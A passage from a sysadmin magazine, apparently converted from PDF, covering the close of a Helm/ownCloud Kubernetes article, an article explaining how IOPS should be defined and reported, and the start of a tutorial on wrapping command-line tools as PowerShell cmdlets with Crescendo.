When making a local change to `values.yaml`, you need to append `-f values.yaml` to the `helm install` call to point to your local file. After a few seconds, ownCloud X will be running across the local K8s instance (Figure 6). Moreover, Helm automatically takes care of issues such as the replicas it needs. The `mysql.architecture=replication` parameter will even tell Helm to support a high-availability database, if you need one. Compared with the effort of writing the required pod definitions yourself and matching them with each other, the amount of work involved in the use of Helm is negligible, to all extents and purposes.

Conclusions: Cool, but ...

Helm is not a plain vanilla package manager. If you compare it with `rpm` or `dpkg`, you always need to bear in mind that they also deliver preconfigured services, but multiple packages are usually not aligned with each other. A Helm chart, on the other hand, rolls out prebuilt images that are perfectly matched. The “packages” in this equation are ready-made Docker images, which are usually created and offered for sale by the software providers themselves. Helm spins a web of configuration around the images and




Figure 5: Helm charts, like this one for ownCloud, come with a `values.yaml` file where you can set local parameters.

provides the administrator with a simple interface to launch new workloads on K8s or modify existing ones. Accordingly, Helm competes with automators, such as Ansible, Chef, and others, which can now also launch workloads in K8s. For instance, an Ansible playbook would be a conceivable option for getting ownCloud up and running in K8s – with the drawback that it would not be natively integrated into K8s. On the other hand, a playbook would not suffer from the problem that many rightly criticize in discussions on Helm. It would not be a YAML shovel that receives configuration parameters from the user on one side and passes them on to the programs in the containers on the other. At this point Helm runs into a systemic problem: If you want to offer all the

parameters of the containerized applications for changes, you have to pass them through to the outside somehow. Parts of the Helm chart for ownCloud therefore basically work as a simple translation tool for parameters. However, if you want to use the full set of ownCloud parameters, you might end up writing a suitable pod definition yourself at the end of the day. Helm does offer a genuine efficiency boost, though, especially if you intend to adopt most of the defaults defined by the chart developers. ■

Info

- [1] Installing Helm: [\[https://helm.sh/docs/intro/install/\]](https://helm.sh/docs/intro/install/)
- [2] Tips for chart authors: [\[https://helm.sh/docs/chart_best_practices/conventions/\]](https://helm.sh/docs/chart_best_practices/conventions/)
- [3] Artifact Hub: [\[https://artifacthub.io/\]](https://artifacthub.io/)




Figure 6: ownCloud X (OCIS, i.e., ownCloud Infinite Scale) now comes as a modular application in Go and can easily be rolled out as a Helm chart in Kubernetes.

Defining measures

What is an IOPS Really?

IOPS is mentioned quite often when benchmarking and testing storage systems, but what does it really mean? We discuss and explain what an IOPS is and how to measure it. *By Jeff Layton*

Many articles have explored the performance aspects of filesystems, storage systems, and storage devices. Classically, performance results are reported with statements such as *Peak throughput is x MBps* or *Peak IOPS is x*. However, what does “IOPS” really mean and how is it defined? Typically, an IOP is an I/O operation, wherein data is either read or written to the filesystem and subsequently the storage device, although other IOPs exist that don’t strictly include a read or write I/O operation (more on that later).

The number of input/output operations per second (IOPS) sounds simple enough, but the term has no hard standard definition. For example, what I/O functions are used during IOPS testing? If the I/O functions involve reading or writing data, how much data is used for a read or write?

Despite not having a precise definition, IOPS is a very important storage performance measure for applications. Think about the serial portion of Amdahl’s Law, which

typically includes I/O. Getting data to and from the storage device as quickly as possible affects application performance and scalability. With the large number of cores in today’s systems, either several applications run at the same time – all possibly performing I/O – or a running application uses a large number of processes, all possibly performing I/O. Storage performance is under even more pressure.

IOPS Specifics

The IOPS acronym implies that more I/O operations per second is better than fewer. The larger the IOPS, the better the storage performance. As a consequence, an important aspect of measuring IOPS is the size of the data used in the I/O function. (I use the terminology of the networking world and refer to this as the “payload size.”) Does the I/O operation involve just a single byte or does it involve 1MiB, 1GiB, 1TiB?

Most of the time, IOPS are reported as a plain number (e.g., 100,000).

Because IOPS has no standard definition, the number is meaningless because it does not define the payload size. However, over time, an “accepted” payload has been created for measuring IOPS. This size is 4KB.

The kilobyte [1] is defined as 1,000 bytes and is grounded in base 10 (10^3). Over time, kilobyte has been incorrectly used to mean numbers grounded in base 2, or 1,024 bytes (2^{10}). This usage is incorrect. The correct notation for 1,024 bytes is kibibyte (KiB). In this article I use the correct kibibyte unit notation to mean 1,024 bytes, so that 4KiB is 4,096 bytes. Therefore, the commonly used read or write payload is 4,096 bytes or 4KiB.

Just to emphasize the point, whereas 4KiB *commonly* is used for IOPS measurements, IOPS has no real definition, particularly for the payload size. If IOPS numbers are stated and they have no payload size associated with them, you cannot be sure what the number really means. The number could be 4KiB, but without a clear

statement, you don't know. I view this as a criminal storage offense (pay the bailiff on the way out).

The reason 4KiB is so commonly used is that it corresponds to the page size on almost all Linux systems and usually produces the best IOPS result (but not always). However, in light of no formal definition, it can be safe to say that not all reported IOPS numbers use this size. Sometimes, the results are reported with the use of 1KiB sizes – or even a 1-byte size. Applications don't always do I/O in 4KiB increments, so why should IOPS be restricted to a single payload size? In the absence of a definition, any payload size can be used. Personally, because applications use various payload sizes, I want to see IOPS measures for a range of I/O operation sizes. I like to see results with payload sizes of 1KiB (in case really small payload sizes have some exceptional performance); 4KiB, 32KiB, or 64KiB; and maybe even 128KiB, 256KiB, or 1MiB. The reason I like to see a range of payload sizes is that it allows me to compare it to the spectrum of payload sizes in my applications. However, if I must pick a single payload size, then it should be 4KiB. Most important, I want the publisher of any IOPS numbers to tell me the payload size they used.

IOPS Categories

Up to this point, the type of I/O operation has not been specified. Traditionally, IOPS are used to measure data throughput. Accordingly, IOPS are measured by read or write I/O functions, and many times two IOPS results are reported: one for only read operations and one for only write operations. Think of these as guardrail measurements that define the limit of read and write IOPS performance. Again, because IOPS is not a defined standard, IOPS could be reported with a mixture of read and write operations. For example, it could be defined as a read/write mixture of 50/50 or 25/75. Because of the lack of a definition, whoever

is reporting the IOPS results should define whether the number is all-read, all-write, or a mixture of operations. Personally, I would like to see all-read IOPS, all-write IOPS, and at least one read/write IOPS mixture (more is better).

IOPS reported as a mixture of read and write operations is a step forward, in my opinion, but reporting a mixed number can also be ambiguous. For example, does reporting the read/write IOPS as 25/75 mean the test did three write operations followed by a read operation? It could mean one read operation followed by three write operations or two write operations followed by one read operation and then another write operation. Without specifying the pattern, the mixed read/write IOPS measurement becomes uncertain, reducing the worth of reporting the number.

Although some applications perform all reads or all writes during portions of the execution, many applications use a mixture of reads and writes, so I want that mixed read/write IOPS result reported.

Personally, at a very minimum, I would like to see IOPS reported as:

- 4KiB read IOPS = x
- 4KiB write IOPS = y
- 4KiB ($x\%$ read/ $y\%$ write) IOPS = w

The third IOPS measure should report the read/write pattern.

Beyond these three numbers, as I mentioned earlier, I want to see IOPS with different I/O function payload sizes. Although 4KiB is mandatory because it is the closest to a standard, I know of applications that do a great number of I/O functions in the range of 1–100 bytes. Knowing the same three IOPS measures – read, write, and a read/write mix – for a range of I/O payloads can be key to relating the IOPS numbers to application performance. The same is true for larger payloads, perhaps in the 32KiB to 1MiB range.

Diving deeper, a commonly overlooked aspect of measuring IOPS is whether the I/O operations are sequential or random. With sequential

IOPS, the I/O operations happen with sequential blocks of data. For example, block 233 is used for the first I/O operation, followed by block 234, followed by block 235, and so on. (This discussion assumes the payload is 4KiB aligning with the blocks.) With random IOPS, the first I/O operation could be on block 233 and the second could be on block 8675309, or something like that.

With random I/O access, the tests can invalidate data caches because the blocks are not in the cache, resulting in IOPS measures that are more realistic. If you run several applications at the same time, the blocks needed by each application may be widely separated on the storage device. One application might need something from one range of blocks, and another might use a different block range. Depending on the sequence of the I/O operations, to the filesystem and storage devices, this looks like random I/O access. Keeping this in mind, the list of IOPS that should be reported is now:

- 4KiB random read IOPS = x
- 4KiB random write IOPS = y
- 4KiB sequential read IOPS = x
- 4KiB sequential write IOPS = y
- (Optional) 4KiB random ($x\%$ read/ $y\%$ write) (sequential/random) IOPS = w

Now up to four IOPS numbers should be reported, with a highly recommended fifth number that uses a mixture of read and write operations. Beyond I/O function payload sizes and sequential or random data access, further options can be used for the best possible IOPS results (e.g., a read-ahead cache in the operating system or a storage device). Reporting random access IOPS results can, one hopes, provide insight into what happens without cache effects. Another option for tuning IOPS performance is queue depth, which is a measure of the number of I/O operations queued together before execution. A queue provides the opportunity for the operating system to order the I/O operations to make data access more sequential, but it does so by using more memory, a

few more CPU cycles, and a delay before executing the I/O operations. Holding I/O operations in system memory can be a little dangerous in that, if the system loses power, those operations can be lost. However, the queues are flushed very quickly, so you might not be affected by the loss of power. I commonly see varying queue depths for Windows IOPS testing. Linux does a pretty good job setting good queue depths, so there is much less need to change the default of 128 because it provides good overall performance. However, depending on the workload or the benchmark, you can adjust the queue depth to produce possibly better performance. Be warned that if you change the queue depth for a particular benchmark or workload, application performance beyond these specific applications could be affected.

You can check what I/O scheduler is being used and the corresponding queue depth by querying the `/sys` file system. An example of a mechanical disk (e.g., `sdx`) might be:

```
<T01>
$ cat /sys/block/sd*/queue/scheduler
[mq-deadline] none
$ cat /sys/block/sd*/queue/nr_requests
64
```

or an NVMe drive:

```
<T02>
$ cat /sys/block/nvme1n1/queue/scheduler
[none] mq-deadline
$ cat /sys/block/nvme1n1/queue/nr_requests
1023
```

Because queue depth can be varied, the IOPS performance results could (should) be published with the queue depth:

- 4iKB random read IOPS = x
(queue depth = z)
- 4iKB random write IOPS = y
(queue depth = z)
- 4iKB sequential read IOPS = x
(queue depth = z)
- 4iKB sequential write IOPS = y
(queue depth = z)

- (Optional) 4iKB random
($x\%$ read/ $y\%$ write IOPS = w
(queue depth = z)

Another example of selecting options for better performance is the Linux I/O scheduler, which has the ability to sort the incoming I/O request into something called the request queues, where they are optimized for the best possible device access. Two types of I/O schedulers exist in recent kernels: multiqueue I/O schedulers and the non-multiqueue I/O schedulers. The three non-multiqueue I/O schedulers are:

- Completely fair queuing (CFQ)
- Deadline
- NOOP (no-operation)

There are various reasons for using one over the other, but it is worthwhile to try all three to get the best IOPS performance, which, however, does not mean the best application performance, so be sure to test real applications when you change the scheduler.

With the advent of very fast storage devices (think solid-state storage), the storage bottleneck [2] moved from the storage device to the operating system. These devices can achieve highly parallel access, improving I/O performance to a degree that requires a new way to think about how I/O operations are queued and scheduled. Multiqueue I/O schedulers [3] were created for these cases.

More discussion about the specific multiqueue schedulers can be found online [4]. The current list is:

- BFQ (budget fair queuing)
- Kyber
- None (like NOOP)
- mq-deadline (like a multiqueue deadline scheduler)

Note that some of these schedulers can be tuned for the best performance. Including the specific I/O scheduler as part of the reported IOPS results makes the list of possible variations grow very quickly, which is a consequence of not having a standard IOPS definition. Overall, I would personally like to see five IOPS numbers reported for a specific payload size, a specific queue depth, and a specific I/O scheduler:

- 4iKB random read IOPS = x
(queue depth = z)
- 4iKB random write IOPS = y
(queue depth = z)
- 4iKB sequential read IOPS = x
(queue depth = z)
- 4iKB sequential write IOPS = y
(queue depth = z)
- (Optional) 4iKB random
($x\%$ read/ $y\%$ write) IOPS = w
(queue depth = z)

This report would give at least some upper bounds to IOPS performance. Furthermore, reporting IOPS for different I/O function payloads is important because it provides a wider view of IOPS results, and they can help in understanding application performance.

Total IOPS

Another IOPS measure I have come to value, which I refer to as “Total” IOPS, is the measure of I/O operations per second for all I/O operations including read, write, and metadata operations (non-read and non-write filesystem or storage operations). Total IOPS is the sum of all possible I/O operations.

Metadata operations include I/O functions such as `stat`, `fstat`, `getdents`, or `fsync` that don’t really have a “payload,” as do read or write functions. However, they all still affect performance because they can cause data to be read or written to storage. I consider them important to application performance because applications might call them in rapid succession, thus affecting application performance. Note that the payloads for these metadata I/O functions is very small or non-existent, so to me, this is something very much like IOPS, hence the name, total IOPS.

Currently, tests for metadata rates include `MDTest` [5], `fdtree` [6], `Postmark` [7], and `MD-Workbench` [8]. These benchmark codes test overall I/O functions such as creating and deleting, renaming, and gathering statistics. These tests are done in isolation and not in combination with each other, and sometimes they are

run in a single directory or as part of a directory tree with files at each directory level.

The metadata operations that are tested in the previously mentioned benchmarks are limited to a very few scenarios. Nonetheless, applications use more than these, sometimes repeatedly throughout the application execution and sometimes even in rapid succession. Therefore, knowing how quickly these operations can be performed (i.e., IOPS) is an important part of testing file systems, storage devices, and operating system parameters. Which I/O functions are called vary depending on the application and even the size of the data set. What is important is measuring or testing the IOPS associated with these metadata operations.

Measuring IOPS

Several tools are commonly used for measuring read/write IOPS on systems. The first one I want to mention is Iometer [9], which you commonly see used on Windows systems. The one I most commonly use is Iozone [10], an open source, easy to build and use tool that has a number of test options and even allows you to vary the data

“compressibility” for I/O function payloads.

Another common tool for testing read/write IOPS is fio [11], which lets you run a wide variety of tests, including mixing read and write IOPS. The last tool I want mention is IOR [12], which is commonly used in testing parallel storage solutions often found in HPC. It is also used as part of the IO500 [13] list. You can use it to test really large amounts of I/O and vary the I/O function payload size, as well as either read or write operations.

Summary

IOPS is an important and often used I/O performance test. It can be very useful because many applications use very small I/O payloads and executing them quickly improves application performance. However, although the storage world has sort of created a definition that is vague and ripe for abuse, there is no standard definition of an IOPS.

In this article, I hope I have explained what an IOPS is and what goes into its definition. Parameters such as the type, function payload size, and pattern of I/O operations,

as well as the operating system I/O scheduler and queue depth, are critical when reporting and understanding IOPS results. ■

Info

- [1] Kilobyte: [\[https://en.wikipedia.org/wiki/Kilobyte\]](https://en.wikipedia.org/wiki/Kilobyte)
 - [2] Storage bottleneck: [\[https://www.kernel.org/doc/html/latest/block/blk-mq.html\]](https://www.kernel.org/doc/html/latest/block/blk-mq.html)
 - [3] Multiqueue I/O schedulers: [\[https://kernel.dk/blk-mq.pdf\]](https://kernel.dk/blk-mq.pdf)
 - [4] Multiqueue schedulers: [\[https://wiki.ubuntu.com/Kernel/Reference/IOSchedulers\]](https://wiki.ubuntu.com/Kernel/Reference/IOSchedulers)
 - [5] MDTest: [\[https://github.com/hpc/ior\]](https://github.com/hpc/ior)
 - [6] fdtree: [\[https://github.com/LLNL/fdtree\]](https://github.com/LLNL/fdtree)
 - [7] Postmark: [\[https://www.vi4io.org/tools/benchmarks/postmark\]](https://www.vi4io.org/tools/benchmarks/postmark)
 - [8] MD-Workbench: [\[https://github.com/JulianKunkel/md-workbench\]](https://github.com/JulianKunkel/md-workbench)
 - [9] Iometer: [\[http://www.iometer.org/\]](http://www.iometer.org/)
 - [10] Iozone: [\[http://www.iozone.org/\]](http://www.iozone.org/)
 - [11] fio: [\[https://github.com/axboe/fio\]](https://github.com/axboe/fio)
 - [12] IOR: [\[https://github.com/hpc/ior\]](https://github.com/hpc/ior)
 - [13] IO500: [\[https://io500.org/\]](https://io500.org/)
-

The Author

Jeff Layton has been in the HPC business for almost 25 years (starting when he was 4 years old). He can be found lounging around at a nearby Frys enjoying the coffee and waiting for sales.

Convert Linux shell commands into PowerShell cmdlets

New Harmonies

Convert Linux shell commands into PowerShell cmdlets and modules and run them in a PowerShell environment. By Tam Hanna

PowerShell Crescendo [1] converts commands from other shell environments into PowerShell cmdlets and modules and runs them with all the benefits and convenience of the PowerShell environment. These commands can be piped or controlled with parameters. In this article, I show you how to set up and use a Crescendo environment in Linux. Crescendo was available as a Technical Preview at the time of writing, so all of the approaches discussed here may change in future releases. However, because a Crescendo package and the wrappers it generates work without an Internet connection once downloaded, your environment can remain stable by not applying updates or not transpiling the wrappers again.

Crescendo Work Environment

Crescendo relies on a two-step process: Before using a command-line tool, you need to transpile a wrapper with the Crescendo environment and one or more JSON control files. If this is successful, the result will be an

ordinary PowerShell module that you can use in pretty much any PowerShell version. This two-pronged approach is also reflected in the system requirements: To create a package based on Crescendo, you need PowerShell version 7.0, whereas the modules will run in Windows PowerShell 5.1 or PowerShell 7.0.

I used a Windows 10 workstation for this example. Annoyingly, it came with PowerShell version 5 out of the box. Microsoft provides the latest stable version of PowerShell in a GitHub repository [2] if you need to upgrade. At the time of writing, this was the PowerShell-7.1.4-win-x64.msi file, which let me install and start PowerShell 7. If you want to distinguish between different PowerShell versions, you can use the \$PSVersionTable query. Note that the table created in this way returns a group of attributes with different data types. If you use the contents of the table with a script, PowerShell lets you target individual fields with \$PSVersionTable.PSVersion.

To download the Crescendo transpiler, enter the command:

```
Install-Module 2
Microsoft.PowerShell.Crescendo 2
-AllowPrerelease
```

You need to confirm any security prompts telling you about a non-trusted package repository. After successful installation, your PowerShell is a few cmdlets richer. You will also find the C:\Users\<Users>\Documents\PowerShell\Modules\Microsoft.PowerShell.Crescendo\0.6.1\Samples folder with some sample files intended for Unix-style commands.

Executing Commands

The most common use of Crescendo-generated wrappers is to wrap command-line commands in verb-noun form. As a reminder, all PowerShell commands begin with a verb that describes the task to be accomplished by the particular command followed by a noun that describes the goal of the action triggered by the verb. In Crescendo Preview 3 (the third preview release supports combining multiple commands in a JSON file), command declarations look like **Listing 1**. Besides the \$schema line used to declare the XML syntax, you will see the Commands array that lists the commands to be wrapped. Each command has Verb

and Noun fields that specify the PowerShell verbs and nouns to activate the command. The `OriginalName` contains the path to the file to be executed. Before I describe the procedure further, note that if you want to integrate your cmdlet into the calling conventions of PowerShell, you will need to restrict yourself to the verbs released by Microsoft if they suit your needs. A list of the verbs and the roles are provided by Microsoft [3], along with the Crescendo cmdlets and their parameters [4].

Listing 1: Commands Declaration

```
01 {
02   "$schema": "../Microsoft.PowerShell.Crescendo.
03     Schema.json",
04   "Commands": [
05     {
06       "Verb": "New",
07       "Noun": "Command1",
08       "OriginalName": "<Path><Command>"
09     },
10     {
11       "Verb": "New",
12       "Noun": "Command2",
13       "OriginalName": "<Path><Command>"
14     } . . .
15 ]
16 }
```

Listing 2: Commands Array for JSON file

```
01 {
02   "$schema": "../src/Microsoft.PowerShell.
03     Crescendo.Schema.json",
04   "Commands": [
05     {
06       "Verb": "Run",
07       "Noun": "TamsWinVer",
08       "OriginalName": "\"/Windows/System32/winver.
09         exe\",",
10       "Parameters": []
11     }
12 ]
13 }
```

The first execution target is `winver`, which opens a pop-up window with the current Windows version. To create a crescendo wrapper to execute `winver`, you need a JSON file (created in the `runwinver.json` file in Notepad):

```
{
  "$schema": "../Microsoft.PowerShell.Crescendo.Schema.json",
  "Verb": "Run",
  "Noun": "TamsWinVer",
  "OriginalName": "/Windows/System32/winver.exe",
  "Parameters": []
}
```

Besides the Verb and Noun attributes, which are necessary for PowerShell, you have to specify the path to `winver.exe` in the `OriginalName` field. Paths in the `C:\Windows` directory can be expressed as shown. Because the tool does not need parameters, you will be passing in an empty field to the parameter array. You might have already noticed the missing quotation mark in the `"Verb": "Run"` line. Why this is so is soon obvious. For now, tell Crescendo to transpile:

```
Export-CrescendoModule -ConfigurationFile "runwinver.json" -ModuleName 'TamsWinver.psm1'
```

The `ConfigurationFile` parameter refers to the JSON file, and `ModuleName` specifies the name of the PowerShell script module (PSM1) file to be generated. Crescendo generates a native PowerShell module that you can use without the Crescendo runtime. The JSON parser notices the missing quotation mark and terminates

processing with an error message (Figure 1). Now, correct the JSON file and transpile again.


Working Around an Annoying Bug

The cause of this annoying behavior is that Crescendo always generates output files explicitly, even if transpiling the JSON file fails or provides no useful information. The `Export-CrescendoModule` command generates the `TamsWinver.psd1` and `TamsWinver.psm1` files with the parameterization shown above, which you have to delete before trying to generate again.

In theory, you could now transpile the corrected file, but the `export-CrescendoModule` command fails again, telling you that *You cannot call a method on a null-valued expression*. Recall the warning earlier about changes to Crescendo's behavior. Microsoft has tinkered with the file format in Preview 3 to allow parallel execution of multiple commands. Documents previously published on the Internet that failed to take note of these changes lost their validity as a result. A JSON file usable for Crescendo Preview 3 requires an array that currently only contains the command needed to call `winver` (Listing 2).

Another change relates to the path passed in to `$schema`. Crescendo worked best in tests with the working directory `C:\Users\<User>\Documents\PowerShell\Modules\Microsoft.PowerShell.Crescendo\0.6.1\Samples`. The next step is to check the information contained in the `Crescendo.json` file:

```
Import-CommandConfiguration .\tamswinver.Crescendo.json
```



```
PS C:\Users\tamha\Desktop\tamscmdlets> Export-CrescendoModule -ConfigurationFile "runwinver.ps" -ModuleName 'TamsWinver.psm1'
ConvertFrom-Json: C:\Users\tamha\Documents\PowerShell\Modules\Microsoft.PowerShell.Crescendo\0.6.1\Microsoft.PowerShell.Crescendo.psm1:610
Line |
610 | ConvertFrom-Json -depth 10|
     | ~~~~~
     | Conversion from JSON failed with error: Unexpected character encountered while parsing value: R. Path
     | 'Verb', line 3, position 12.

PS C:\Users\tamha\Desktop\tamscmdlets> Export-CrescendoModule -ConfigurationFile "runwinver.ps" -ModuleName 'TamsWinver.psm1'
Exception: C:\Users\tamha\Documents\PowerShell\Modules\Microsoft.PowerShell.Crescendo\0.6.1\Microsoft.PowerShell.Crescendo.psm1:742
Line |
742 | throw "$ModuleName already exists"
     | ~~~~~
     | TamsWinver.psm1 already exists

PS C:\Users\tamha\Desktop\tamscmdlets>
```

Figure 1: The second call to the `Export-CrescendoModule` command fails with an error message, telling you that the file already exists.

```
PS C:\Users\tamha\Documents\PowerShell\Modules\Microsoft.PowerShell.Crescendo\0.6.1\Samples> Import-CommandConfiguration .\ifconfig.Crescendo.json
FunctionName OriginalName Description
-----
Invoke-ifconfig ifconfig This is a description of the proxy
PS C:\Users\tamha\Documents\PowerShell\Modules\Microsoft.PowerShell.Crescendo\0.6.1\Samples> _
```

Figure 2: Tools to be addressed by Crescendo do not need to be installed on the machine responsible for transpilation.

Analyzing the JSON file leads to outputting all of the commands it contains. The `Import-CommandConfiguration` cmdlet makes it convenient because the command does not create metafiles and is useful for testing to rule out gross syntax and other errors. If the table contains all the commands you created in your JSON file, it will probably work. The next step is to transpile:

```
Export-CrescendoModule 2
-ModuleName "tamswinver1.psm1" 2
-ConfigurationFile ".\tamswinver.2
Crescendo.json"
```

The use of `winver` is a good choice at this point because the program performs a visible action when activated. The transpilation reproducibly activated the program. You need to take this into account if you will be running a program with potentially harmful side effects. You can now load the generated file like an ordinary PowerShell module:

```
Import-Module -Name '.\<tamswinver1.psm1>'
```

PowerShell 7.1.4 throws the error message *WARNING: The names of some imported commands from the module ... if an "invalid" verb is used*. It tells you that the cmdlet does not appear in some listing commands; however, this is not a problem for the experiments here; `winver` can now be activated with `Run-TamswinVer`. Last but not least, you need to delete the module from the module directory of the local PowerShell by running `Remove-Module` and passing in the name of the PSM1 file without the file extension.

PowerShell for Linux-Based Commands

PowerShell inherently comes with extensive cmdlets that can handle most

administration tasks that occur on Windows. When you use PowerShell on Unix-style operating systems, you have to call many command-line tools manually, which explains why I chose `ifconfig` (the Unix equivalent of the command-line IP configuration utility `ipconfig`) as the next test candidate. Microsoft provides a turnkey program example with the file `ifconfig.Crescendo.json`, which you analyze in the first step:

```
Import-CommandConfiguration 2
.\ifconfig.Crescendo.json
```

The output is the command table shown in [Figure 2](#). Note that Crescendo is running on Windows 10, an operating system that knows nothing about `ifconfig`. The output containing information about the control file shows various metadata because the Crescendo specification not only lets you specify the commands to be executed and parameters required by them, but Microsoft lets you store information, which PowerShell then includes in the help system. Open the `ifconfig.Crescendo.json` file in an editor of your choice ([Listing 3](#)). Both Visual Studio and the basic Visual Studio Code let you edit PowerShell files with syntax highlighting: I do not recommend editing PowerShell scripts with Notepad. Again, the `OriginalName` parameter takes the name of

the binary you want PowerShell to activate. In the world of Crescendo, you do not generally describe Unix commands by a fixed path, but by the name you need to enter at the command line. However, there is nothing wrong with specifying the full path of the binary in "sensitive" situations. Next is the metadata. In addition to the `Aliases` block, which supplies additional strings intended for activating the command, a `Usage` block accommodates help text.

Parameters

In many cases, the commands packaged by Crescendo take parameters that allow the user to customize the program's behavior. PowerShell cmdlets are also parameterizable, so Microsoft has created a tool in the Crescendo environment for passing in parameters. Specifically, the

Listing 3: ifconfig.Crescendo.json

```
01 {
02   "$schema": "../src/Microsoft.PowerShell.Crescendo.Schema.json",
03   "Commands": [
04     {
05       "Verb": "Invoke",
06       "Noun": "ifconfig",
07       "Description": "This is a description of the proxy",
08       "OriginalName": "ifconfig",
09       "Aliases": [
10         "Get-NetworkConfiguration"
11       ],
12       "Usage": {
13         "Synopsis": "Run invoke-ifconfig"
14       },
15       "Parameters": [
16         {
17           "Name": "Interface",
18           "OriginalName": "",
19           "Description": "This is the description for a parameter",
20           "ParameterType": "string",
21           "DefaultValue": ""
22         }
23       ]
24     }
25   ]
26 }
```


